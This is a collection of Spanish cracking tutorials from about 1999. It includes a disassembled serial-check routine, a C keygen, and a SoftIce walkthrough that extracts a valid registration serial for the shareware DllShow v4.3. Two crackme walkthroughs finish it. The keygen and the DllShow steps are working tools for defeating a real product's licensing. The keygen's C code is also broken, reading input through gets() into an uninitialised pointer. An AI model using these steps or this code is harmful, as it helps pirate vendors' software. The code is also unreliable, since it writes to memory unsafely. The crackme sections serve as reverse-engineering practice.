:00401270 83EA02                sub edx, 00000002
:00401273 3BC2                  cmp eax, edx
:00401275 0F94C0                sete al <- si coinciden alamcena un 1 en AL
:00401278 880431                mov byte ptr [ecx+esi], al   y las comparaciones
:0040127B 8B442410              mov eax, dword ptr [esp+10]  se iran guardando
:0040127F 41                    inc ecx <- incrementa el contador
:00401280 8B50F8                mov edx, dword ptr [eax-08]
:00401283 4A                    dec edx <- decrementa la longitud de la cadena
:00401284 3BCA                  cmp ecx, edx
:00401286 7CC9                  jl 00401251

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040124F(C)
```

El bucle ira procesando todos los caracteracteres del name con su correspondiente numero del serial, pero el ultimo tiene reservada una sorpresa. Por ser el ultimo no puede procesarse y despues compararse con el siguiente porque no hay siguiente por lo que han decidido compararlo con el segundo caracter del name. A diferencia esta vez el siguiente no esta en EBX sino en EDI.

```
|
:00401288 0FBE1401                movsx edx, byte ptr [ecx+eax]
:0040128C 0FBE7801                movsx edi, byte ptr [eax+01]
:00401290 8B442414                mov eax, dword ptr [esp+14]
:00401294 83C7FE                  add edi, FFFFFFFE
:00401297 0FBE0401                movsx eax, byte ptr [ecx+eax]
:0040129B 8D4410FE                lea eax, dword ptr [eax+edx-02]
:0040129F 99                      cdq
:004012A0 2BC2                    sub eax, edx
:004012A2 D1F8                    sar eax, 1
:004012A4 40                      inc eax
:004012A5 3BC7                    cmp eax, edi
:004012A7 0F94C2                  sete dl
:004012AA 881431                  mov byte ptr [ecx+esi], dl
:004012AD 8B442410                mov eax, dword ptr [esp+10]
```

Solo nos queda comprobar que todas las comparaciones que se han hecho han almacenado un 1, es decir, que todo ha ido bien. Por lo que va comprobando todos los valores para que no sean 0, en momento uno sea 0 bl se pone a 1 y para que te sonria bl ha de ser 0.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004012CD(C)
|
:004012BE 803C3100                cmp byte ptr [ecx+esi], 00
:004012C2 7404                    je 004012C8
:004012C4 B201                    mov dl, 01
:004012C6 EB02                    jmp 004012CA

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004012C2(C)
|
:004012C8 B301                    mov bl, 01

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004012C6(U)
|
:004012CA 41                      inc ecx
:004012CB 3BC8                    cmp ecx, eax
:004012CD 7CEF                    jl 004012BE
:004012CF 84D2                    test dl, dl
:004012D1 7446                    je 00401319 <- no lo has conseguido
:004012D3 84DB                    test bl, bl
:004012D5 7542                    jne 00401319 <- no lo has conseguido
```

Este tutorial viene incluido con mi primer Keygenerator escrito en C. Echale un vistazo.

Keygenerator

```
#include <stdio.h>
#define kTAM 100

void
main(void)
{
   char *cadena,nombre[kTAM],serial[kTAM];
   int temp,i,j;

   printf("Introduce tu nombre (minimo 3 caracter): ");
   gets(cadena);
   if(strlen(cadena)>=3){
      for(i=0,j=0;i<strlen(cadena);i++)
        if(!isspace(cadena[i])){
           nombre[j]=toupper(cadena[i]);
           nombre[j+1]='\0';
           j++;
        }
      for(i=0;i<(strlen(nombre)-1);i++){
         temp=nombre[i+1]-2-1;
         temp=temp<<1;
         temp=temp-nombre[i]+2;
         serial[i]=temp;
      }
      temp=nombre[1]-2-1;
      temp=temp<<1;
      temp=temp-nombre[i]+2;
      serial[i]=temp;
      serial[i+1]='\0';
      printf("Su serial es: %s\n",serial);
   }
}
```

Karpoff Spanish Tutor

Programa:	**DllShow v4.3**

PROTECCION:	Name / Serial		
Descripcion:	Programa para ver los proceos activos en nuestro windows		
Dificultad:	Facilon		
DOWNLOAD:	http://tucows.teleweb.pt/files4/dllshow.ZIP		
Herramientas:	SoftIce v3x +		
CRACKER:	karpoff	**FECHA:**	15/08/99

INTRODUCCION

Tutorial de Crackeo Para Newbies desde Cero 15/08/99

Por Karpoff, PROYECTO 5

- Utilización Básica del Soft-Ice.

- DllShow V4.3

Hola nuevamente !! Un saludo para todos los que seguís esta serie de Manuales Para Newbies desde Cero.

Con este manual el N°5 Empezamos una nueva fase, Aprenderemos a utilizar el SoftIce e intentaremos capturar un numero de registro valido para nuestro programa.

Empezare explicando las funciones del Soft-Ice mas utilizadas y las que utilizaremos en este caso.

AL ATAKE

Primero iniciamos el ordenata y cargamos el Soft-ice (en la Web hay unos tutoriales sobre instalación y configuración del Soft.) si todo ha ido bien estamos en Windows y aparentemente todo esta igual que siempre pero..... la realidad es otra, hay algo controlando los procesos del sistema, es un Debug el mejor y si no probar a pulsar las teclas [Ctrl + D] madre mía!!! pero que demonios es esto tan oscuro y con tantos números????, Bueno esto nos va ha mostrar todo lo que queramos sobre un programa, un proceso de un dll, ocx Etc. Paso a paso las teclas mas utilizadas

Teclas de Funcion del Soft-Ice

F1 ---- Help

F2 ---- ventana en la parte superior de la pantalla que nos muestra los valores que van llevando EBX, EAX, ECX, EDX, EDI, ESI ETC.

F4 ---- Nos muestra como esta todo fuera del soft en ese preciso instante, ósea que si tenemos un editor HEX abierto en Windows, veremos una imagen capturada del editor , esto es muy útil ejemplo: estamos intentado petar un programa y queremos saber en que preciso instante nos va ha salir la pantalla que nos avisa, de que el programa esta en evaluación para poder saber en que parte del código se ejecuta la orden, pues mientras seguimos paso a paso los procesos pulsamos F3 y nos muestra lo que se cuece en ese momento fuera del Soft, ya os digo es una imagen capturada como una foto, para volver pulsamos otra vez F3.

F5 ---- Hace que el programa que estamos Traceando se ejecute normalmente, hasta que se encuentre con algún BreakPoint que hallamos puesto lo mismo hace si pulsamos [Ctrl + D] desde dentro del Soft, las dos teclas nos sirven para sacarnos del Soft a Windows.

F8 ---- Con esta tecla vamos ejecutando el programa paso a paso, entrando en todo tipo de procesos , Osea que ejecuta la instrucción actual y se pararía en la siguiente asta que pulsemos nuevamente F8.

F10 ---- Lo mismo que F8 pero sin entrar en llamadas (Call) se las salta continuando con la ejecución en el Retorno (Ret) de dicha llamada,

F11 ---- La definición para esta tecla es, ejecuta hasta una dirección de memoria. (¿?? no lo entiendo @@??") yo la utilizo igual que F12 y los resultados son los mismos.

F12 ---- Nos Retorna al punto donde ha terminado una llamada ejemplo: Imaginamos que estamos petando un programa y hemos puesto unos BreakPoints (Puntos de Ruptura) para capturar un proceso determinado, estamos ejecutando el programa y derrepente hay una llamada al BreakPoint que pusimos, lo normal que veríamos en pantalla seria algo así

Dentro del SoftIce

----------User32!Setwindowtexta+0023----------

015F:BFF57740 C20C00 RET 000C

USER32!GETWINDOWTEXTA -- momento en que el breakPoint para el programa

015F:BFF51743 B1A1 MOV CL,A1

.....

----------User32!.Text+0740----------

aquí ha habido una llamada externa típica a la librería de Windows User32.dll concretamente a Getwindowtexta, y si os fijáis lo resaltado en rojo nos dice que estamos dentro de User32.dll pero a nosotros no nos interesa para nada esta dll, entonces para saber quien hizo la llamada a user32.dll pulsamos F12 y nos mostraría .

Dentro del SoftIce

015F:0041552B FF15B04700 CALL [User32!GetWindowTexta] ----- La llamada

015F:00415531 5F POP EDI ---- Retornaríamos Aquí

.....

----------DllShow!. Text+0001452B----------

Pues aquí vemos que la llamada la hizo 0041552B que es una llamada Externa a User32.dll concretamente GetWindowTexta , y nosotros hemos utilizado esa llamada para poner un BreakPoint (punto de Ruptura) A un proceso de la librería user32.dll, El BreakPoint seria BPX GetWindowTexta que lo escribiríamos tal y como esta, en la línea de comandos de Soft-Ice. cualquier llamada que hubiese a la Función GetWindowTexta nos pararía el programa de isofacto para saber de donde se hizo esa llamada pulsaríamos F12. (Espero que lo estéis entendiendo tan bien como yo intento explicarlo J) Para saber las llamadas externas que contienen las Dll solo tenéis que editar la dll que queráis con el Vista Rápida de Windows, si lo tenéis instalado sale cuando pincháis con el botón derecho del ratón, sobre un archivo, y seleccionáis vista rápida o Quick View o si tenéis instalado el Quick View Plus pues mejor, luego todas las llamadas pueden ser utilizadas como BreakPoints dependiendo del proceso que queramos seguir.

BreakPoints o puntos de ruptura

Los Breakpoinst son la madre del cordero, Se trata de que el programa pare en el momento en que hay una llamada a una función de una librería (dll) que usa el programa. Existen en Windows unas librerías (user32.dll Kernel32.dll, advapi32.dll, shell32.dll, gdi32.dll Etc.) Que son necesarias para la ejecución de un programa en entorno Windows, El ejcutable del programa hace uso de estas librerías mediante llamadas a las distintas funciones de cada librería, sabiendo que función utiliza para ejecutar un determinado proceso, podremos capturarlo en el preciso instante en que comienza la ejecución de dicho proceso, como???? Poniendo un breakPoint, como se pone un BreakPoint??? Desde la línea de comandos del Soft-Ice con el comando BPX

BPX getdlgitemtexta --- BreakPoint a una Función de la librería User32.dll

BPX getdlgitemtext --- BreakPoint a una Función de la librería User.dll o User32.dll

Observáis que uno termina en [a] y el otro no. Esta [a] sirve para indicar que estamos ejecutando un programa de 32 Bytes , a los programas de 16Bytes no debemos de poner la [a], ya que no haría efecto el BreakPoint

Como puedo saber que BreakPoin tengo que poner??? Como he comentado cada librería tiene su propia lista de funciones que las podemos utilizan como puntos de ruptura o BreakPoints, si editáis el ejecutable del programa a crackear con el Quick View o Quick View plus, se os mostrara las librerías que utiliza y las funciones de cada librería que utilizara, Tenéis que guiaros un poco por instinto, estas funciones tiene nombres que nos pueden sugerir ideas interesantes veamos algunos ejemplos.

Estos son breakPoints muy frecuentes, utilizados para seguir procesos de ventanas de Aviso, textos que aparecen cuando intentamos registrar un programa y fallamos etc.

BPX messagebox
BPX getdlgitemtexta
BPX getwindowtexta

Fijaros en sus nombres Messagebox, WindowTexta J etc. (vais pillando???)

También tenemos los que hacen referencia a la fecha, tiempo de caducidad etc.

BPX getlocaltime
BPX getfiletime
BPX getsystemtime

Creo que con un poco de intuición podemos acertar. Voy a Escribir los mas frecuentes extraídos de un texto que saque de la pagina de W.K.T.

1)General Purposes

BPX hmemcpy
BPX showwindow
BPX updatewindow
BMSG xxxx wm_gettext / a
BMSG xxxx wm_command
BMSG xxxx wm_move

2)Time Related

BPINT 21 if ah==2A (DOS)
BPX getlocaltime
BPX getfiletime
BPX getsystemtime

3)Register Flag Related (e.g. Flag on EAX)

BPX cs:eip if EAX==0 (SICE 3.x)

4)Memory Flag Related (e.g. Flag on 0030:000045AA)

```
---------------------
BPMB cs:eip rw if 0x30:0x45AA==0 (SICE 3.x)

5)"Hear The Echo" Technique Related
-----------------------------------
BPX 0x30:0x45AA do "d 0x30:0x44BB" (SICE 3.x)
BPX CS:0x66CC do "? EAX" (SICE 3.x)

6)CD-ROM and Disk Based Schemes
-------------------------------
BPINT 13 if ah==2 (DOS)
BPINT 13 if ah==3 (DOS)
BPINT 13 if ah==4 (DOS)
BPX GetFileAttributesA
BPX GetFileSize
BPX GetDriveType
BPX GetLastError
BPX ReadFile
BPIO -h (Your CD-ROM Port Address) R

7)Dongle Cracking
-----------------
BPIO -h 278 R
BPIO -h 378 R

8)Key File Related
------------------
BPINT 21 if ah==3dh (DOS)
BPINT 31 if ah==3fh (DOS)
BPINT 21 if ah==3dh (DOS)
BPX ReadFileA
BPX CreateFileA

9)Keyboard Input Related
------------------------
BPINT 16 if ah==0 (DOS)
BPINT 21 if ah==0xA (DOS)
```

Nota: Texto original en inglés de Aesculapius

Pero de todos estos los que mas utilizaremos son.

BPX Messageboxa

BPX Messagebox

BPX Messageboxexa

BPX GetWindowTexta

BPX GetDlgitemTexta

BPX GetWindowText

BPX GetDlgitemText

BPX GetMessagea

Imaginaros que que queremos conseguir el numero de serie valido para un programa, Que BreakPoint pondremos??? Supongo que los grandes CRACKER sabrán cual es el correcto yo no, lo único que os puedo aconsejar es que pongáis 2 o 3 y ver cual salta que podrían ser.

BPX Messageboxa

BPX GetWindowTexta

BPX GetDlgitemTexta

Y con el que salte continuamos y borramos los demas. los comandos para manipular los BreakPoints son.

Bpx Breakpoint ----- Poner

BC Breakpoint ----- Borrar , **BC *** ----- Borrar todos

BD Breakpoint ----- Desactivar **BD *** ----- Desactivar Todos

BE Breakpoint ----- Activar **BE *** ----- Activar Todos

BL ----- Listar todos

Comandos para ver los procesos que se están ejecutando. utilizaremos.

D EX ------ nos muestra el contenido de EBX en la ventana de datos

D EBP-12 --- nos muestra el contenido de EBP-12 en la ventana de datos

Yo llamo la ventana de datos, a la ventana que muestra los valores en caracteres, junto a los valores en hexadecimal, y es que algunas veces tendremos que buscar el n° que buscamos en esa ventana o con una [**?**] en la línea de comandos.

? EBX ---- nos muestra el valor de EBX en la línea de comandos

? EBP-12 – nos muestra el valor de EBP-12 en la línea de comandos

Para manipular una determinada parte del código. utilizaremos el comando

A ----- ensamblar

En los manuales anteriores hemos manipulado los datos para petar el programa con un editor HEX, en el Soft podemos manipular pero los cambios solo quedan manipulados en memeoria, ósea Temporalmente hasta que ejecutemos nuevamente el programa. Esto es muy útil para probar si hemos acertado con el proceso que queremos cambiar. Por ejemplo

Localizamos un salto

00425012 74A1 je 00425012 para cambiarlo a un jmp haremos lo siguiente

A 00425012 [Intro]—pulsar

0105:00425012 ---------- El soft nos mostrara solo la dirección de memoria para que la rellenemos con los datos que tengamos pensado aplicar.

0105:00425012 jmp 00425012 [Intro] ----- En rojo los datos que hemos metido

0105:00425014 ------ ----- El soft nos da la siguiente dirección de memoria por si queremos seguir cambiando cosas, si no vamos a cambiar nada mas pulsamos Intro y hemos cambiado un salto (Pero solo en memoria.)

Bueno Creo que he explicado lo suficiente del Soft como para empezar con nuestro programa. Recomiendo a la Peña que nunca ha utilizado el Soft, que antes de continuar con el Tutorial, practiquéis con el soft lo que he explicado, probar con una copia de cualquier programa a pulsar **F8**, **F10** , **F11**, Poner BP Etc. hasta que lo conozcáis un poco

---

Parte II

Buscando un Numero de Registro valido para.

DllShow V4.3 Que lo tenéis en:

http://tucows.teleweb.pt/files4/dllshow.ZIP

Cuento con que ya habéis salseado con el Soft, esta configurado (en la Web tenéis un manual sobre configuración e Instalación.) y lo tenéis cargado.

Empezamos: Hoy registraremos nuestro programa con un n/s valido, este numero variara según el nombre de usuario que pongamos, ósea que cada cual puede poner el suyo.

Ataque Capturar la rutina que se encarga de verificar el n/s que hemos metido, y seguir su ejecución hasta el momento en que compare nuestro n/s con uno valido.

Abrimos el Soft y cargamos el ejecutable Dllshow.exe. Pulsamos el boton de los engranajes (load para los amigos) y nos sale una ventanita con un aviso,[Symbol Translations /Load Error] Pulsamos **[Si]** y entramos directamente al Soft, pulsamos **F5** o **[Ctrl + D]** para que se ejecute el programa que tenemos cargado, y salimos nuevamente a Windows, pero esta vez se esta iniciando DllShow. Ahora hay que poner los datos del registro, pulsamos Help y Register... y nos sale una ventana que nos pide tres datos, rellenamos como queramos.

User Name:OWL(buho)

Organization:OWL

Registrations :123456789

Y ahora tenemos que poner un BreakPoint para poder seguir paso a paso todo el proceso de crear y comparar el n/s. probamos con Getwindowtexta, Pulsamos **[Ctrl+D]** y entramos en el Soft, Venga a poner el BP (como se ponía sabéis no?)

BPX getwindowtexta una vez puesto pulsamos **F5** o **[Ctrl+D]** Para Salir a Windows ahora pulsamos aceptar en la ventana de registro y L Cascaras!!! No ha pasado nada nos ha salido la ventana de que el n/s no es correcto. Probaremos con otro BP pulsamos nuevamente **[Ctrl+D]** y borramos el BP que habíamos puesto

BC * [Intro] ----- Borrar BP

Ahora probamos con otro

BPX getdlgitemtexta y pulsamos nuevamente **F5** o [**Ctrl+D**] Para Salir a Windows ahora pulsamos aceptar en la ventana de registro y J esta vez si saltamos al soft concretamente en.

User32! Getdlgitemtexta

015F:BFF51743 B1A1 MOV CL,A1

Que es esto? La primera llamada que hace el programa, desde que pusimos el BP a la función Getdlgitemtexta. En este momento nos encontramos dentro de User32.dll

Recordar para saber quien ha hecho la llamada que tecla teníamos que pulsar... Bien **F12** y nos lleva a.

015F:0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

015f:00415531 5F POP EDI

015D:00415532 5E POP ESI ---- Captura User Name

...

...

AQUÍ vemos que ESI NOS HA CAPTURADO el primer campo del formulario, comprobarlo poniendo en la línea de comandos del Soft

D esi ---- veremos en la ventana de caracteres OWL(buho)

Podríamos ir ejecutando el programa paso a paso , pero se haría eterno ya que si solo a capturado el primer campo, supongo que utilizara el mismo sistema para capturar los otros dos, ósea que pulsamos nuevamente **F5** y aparecemos otra vez en.

User32! Getdlgitemtexta

015F:BFF51743 B1A1 MOV CL,A1

La segunda llamada que hace el programa, desde que pusimos el BP a la función Getdlgitemtexta. En este momento nos encontramos dentro de User32.dll

Pulsamos F12 para terminar esta llamada y nos lleva a.

015F:0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

015f:00415531 5F POP EDI

015D:00415532 5E POP ESI ----- Captura Organization

...

si antes Capturo el User Name y el valor lo llevaba ESI miremos otra vez que hay en ESI

D ESI --- OWL ahora ha capturado el segundo campo vamos a por el ultimo que es el que nos interesa, a partir de los datos que a recogido generara un n/s y lo comparara con el que hemos puesto, tenemos que encontrar el punto donde lo compara, pulsamos **F5** y

User32! Getdlgitemtexta

015F:BFF51743 B1A1 MOV CL,A1

La tecera llamada que hace el programa, desde que pusimos el BP a la función Getdlgitemtexta. En este momento nos encontramos dentro de User32.dll

Pulsamos **F12** para terminar esta llamada y nos lleva a.

015F:0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

015f:00415531 5F POP EDI

015D:00415532 5E POP ESI ----- Captura el numero que pusimos

si repetimos el paso anterior y miramos que hay en ESI, vemos el n/s que hemos metido

D ESI ----- 123456789

Ahora que ya tiene el n/s solo tenemos que seguir ejecutando el programa y ver que hace con el n/s, vamos pulsando **F10** (Tambien podriamos ir traceando con **F8**, Pero nos volveriamos un poco locos, ya que entrariamos en todas la llamadas (call) paso a paso. Pero si quereis probar..)

0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

00415531 5F POP EDI

00415532 5E POP ESI ----- Captura el numero que pusimos

00415533 B801000000 MOV EAX,00000001

00415538 5B POP EBX

00415539 C3 RET ------ Retorno de una llamada esto nos va ha trasladar al final de una llamada que estaba ejecutándose, seguro que nos lleva a la parte donde se genera y compara el n/s. Para los que no tengáis experiencia en crackeo os doy un consejo, desensamblar el programa este con el W32dasm y analizar esta parte del código, todo el proceso que estamos siguiendo, lo Vais a ver mucho mas claro con un listado muerto. (pero claro primero terminemos esto)

A lo que estabamos el Ret nos lleva a:

0040D342 E8B9810000 CALL 00415500 --- VEIS EL RET ERA EL FINAL DE ESTA LLAMADA

0040D347 8D4C2440 LEA ECX,[ESP+40]

0040D34B 51 PUSH ECX

...

...

...

SEGUIMOS CON **F10**

...

0040D351 56 PUSH ESI

0040D352 8BD8 MOV EBX,EAX ----- EAX LLEVA NUESTRO N/S MIRARLO

0040D361 7518 JNZ 0040D37B ----- SALTA A

? EAX 123456789

CONTINUAMOS CON F10

0040D37B 3B3CCE5OD CMP EAX,005FCE3C compara

0040D380 750CC JNZ 0040D38E ------- SALTA A si no es 0 (osea si)

.....

0040D38E 57 PUSH EDI ----- GUARDA NUESTRA ORGANITATION

0040D38F 56 PUSH ESI ----- GUARDA NUESTRO USER NAME

0040D390 E89BB7B0000 CALL 00414F30 - LLAMA A LA RUTINA QUE GENERA EL N/S

0040D395 83C408 ADD,08

0040D398 3BD8 CMP EBX,EAX ----- COMPARA LOS N/S EL NUESTRO CON EL VALIDO

SOLO NOS QUEDA SABER CUAL ES EL QUE SE CORRESPONDE CON LOS DATOS QUE HEMOS PUESTO.

? EBX = 123456789 el nuestro

? EAX = 3703297526 el que vale

Acordaros de que si pusisteis el user name con mayusculas a la ora de meter el n/s , a de estar exactamente igual.

Como siempre espero que lo ayais cojido, yo intento explicar lo mejor que puedo, pero no soy ningun experto por lo tanto hay algunas comprovaciones que realiza el codigo que no puedo explicarlas por que no las se, supongo que conprobara que el n/s tenga un minimo y un maximo de longitud, que esten todos los campos completos, que sean numeros y no letras etc.

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.


Como crackear el Crackme 1 by Daniel-RJ

Download http://www.iespana.es/cracksam/CraCks/danielc.zip
Coder Daniel-RJ

Hola aca estoy de vuelta con un Nuevo manual, esta ves es para crackear un crackme que me pareciomedio raro. Lo baje de la web de SerialCodex y como vi que tenia un manual,pero este no me gustaba (nahh ta guenisimo) decidi hacerlo yo. Pero de una forma diferente, ya que el noopeo y yo busque el serial.

Bueno mi forma de crackearlo es la siguiente:
Primero abrimos el ejecutable con el Languaje 2000, y vemos que es un proggie hecho con Delphi, asi que vamos biendo que bpx poner. Luego vemos que no esta comprimido, asi que vamos a el W32Dasm, una ves alli, dejamos que termine y abrimos el ejecutable.

Uhmm, que raro es, vamos a File/About, damos ok y luego vamos a Dam! Where Is the whole Thing!!!. Ahora si esta el crack, bueno ponemos nuestro nombre (gr00vy) y un numero (123123123). Le damos a Check It! Y vemos esto:



Bueno anotamos esa frase y ahora vamos al W32Dasm, ponemos para ver las String References y buscamos la cadena No no no! ☹ Try again!:
La encontramos aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042D56F(C)
* Possible StringData Ref from Code Obj ->"No no no! :( Try again!"
                                  |
:0042D57D B810D64200              mov eax, 0042D610
:0042D582 E871FBFFFF              call 0042D0F8
```

Uhmmm pero que hay mas arriba?

```
:0042D56A E86163FDFF              call 004038D0
:0042D56F 750C                    jne 0042D57D

* Possible StringData Ref from Code Obj ->"Congratz cracker! hehehe"
                                  |
:0042D571 B8ECD54200              mov eax, 0042D5EC
:0042D576 E87DFBFFFF              call 0042D0F8
:0042D57B EB0A                    jmp 0042D587
```

Ok como vemos la call en 0042D56A es la que se encarga de comprobar/comparar el serial number. Tonces hacemos esto. Anotamos la dirección (0042D56A) y ahora cargamos el sice.

Una ves cargado el sice vamos a simbol loader y cargamos el ejecutable, le damos load y aparecemos en el sice. Apretamos ctrl. + d y salimos del sice. Ahora habilitamos los menus del crackme e ingresamos otra ves los datos (gr00vy y 123123123). Ahora pasamos al sice con un ctrl. +
D y ponemos un bpx getwindowtexta ya que es el que mas se usa en las aplicaciones de Delphi. Otra ves ctrl. + d para salir del sice y le damos a Check It!. Inmediatamente saltamos al sice. Aca apretamos F11 para ira al codigo del Crackme y paramos en el codigo del crackme, una ves en el code del crackme tecleamos g 0042D56A pero no pasa nada, solo nos vamos del sice, pero ese es el caso, que salgamos y que cuando lo volvamos a pulsar al boton de Check It vallamos a la dirección deseada, asi que apretamos de buelta Check It y aparecemos en la call que genera el codigo, asi que F8 para entrar enla call y vamos sondeando registros,
Uhmmm que veo un CMP EAX, EDX que tendrán en el interior? Bueno para saber hacemos d eax y vemos que tiene nuestro serial, y un d EDX tiene nuestro serial valido!!!! Que es lw55{~

Bueno espero que les halla gustado y que me mande algun saludito de ves en cuando al mail, como para agradecer? Saludar? Bueno chasu!

Cracker: gr00vy
E-mail: groovy2600@yahoo.com.ar
WEB: www.zencracking.com.ar
TEAM: zCt!


Como crackear el crackme1 por V0lti0

Dificultad: PUNGA
Donwload Crackme: Este mismo zip
Herramientas: WKT-VBDEBUGGER (www.zencracking.com.ar/tools.htm)
HexWorkshop (www.zencracking.com.ar/tools.htm)
OffsetCalculator (www.zencracking.com.ar/tools.htm)

Hola aca estamos con un nuevo tutorial, ahora acerca de aplicaciones codeadas en vb y compiladas con P-code, algo nuevo que aprendi gracias al capo de Jb_Duc.


Bueno, lo que tiene de particular el P-code es que las instrucciones no son asm, sino que son algo parecido, que después son traducidos a ASM por la librería vb6.dll o algo asi. Por esta razon no se desensamblan como debe ser, pero con la ayuda del WKT-VBDEBUGGER podemos debuggearlo fácilmente. Tb hay otras pecularidades de p-code pero eso leelo en el tuto de Jb_duc ok?

Procedemos a abrir el wkt-vbdebugger (desde ahora wtk) y veremos algo asi:



vamos a File/Open... y abrimos el ejecutable.
Lego vamos a actino/execute aparecen algunos mensajitos y le damos ok a todos. Luego aparecemos en el programa. Introducimos el serial:

Le damos clic a REGISTRAME y vamos a parar al sice, digo al wtk :)
Vemos algo como esto:



Uhmmm nada interesante, vamos a ver las string references:
Algo medio interesante, pero no pasa naranja, solo nos queda tracear....
Hacemos eso tracear (con F8) hasta ver algo interesante como esto:

```
00401FA1: 0D VCallHresult put__ipropTEXTEDIT
00401FA6: 32 FFreeStr
00401FAD: 29 FFreeAd:
00401FB4: 1B LitStr: 'SERIAL INCORRECTO, LO SIENTO'
00401FB7: 21 FLdPrThis 005103E8h
00401FB8: 0F VCallAd Form1.Label1
```

Uhmmm parece que vamos bien.... Seguimos traceando.

```
00401FF5: 32 FFreeStr
00401FFC: 29 FFreeAd:
00402003: 1C BranchF 0040201B (Jump »)
00402006: 1B LitStr: '¡¡¡REGISTRADO!!!'
00402009: 21 FLdPrThis 005103E8h
```

Que es lo que ven mis ojos!!!, un branch o sea un salto, que pasara si lo invertimos? (1c por 1d) Bueno eso lo provamos después ok? Ahora seguimos traceando...

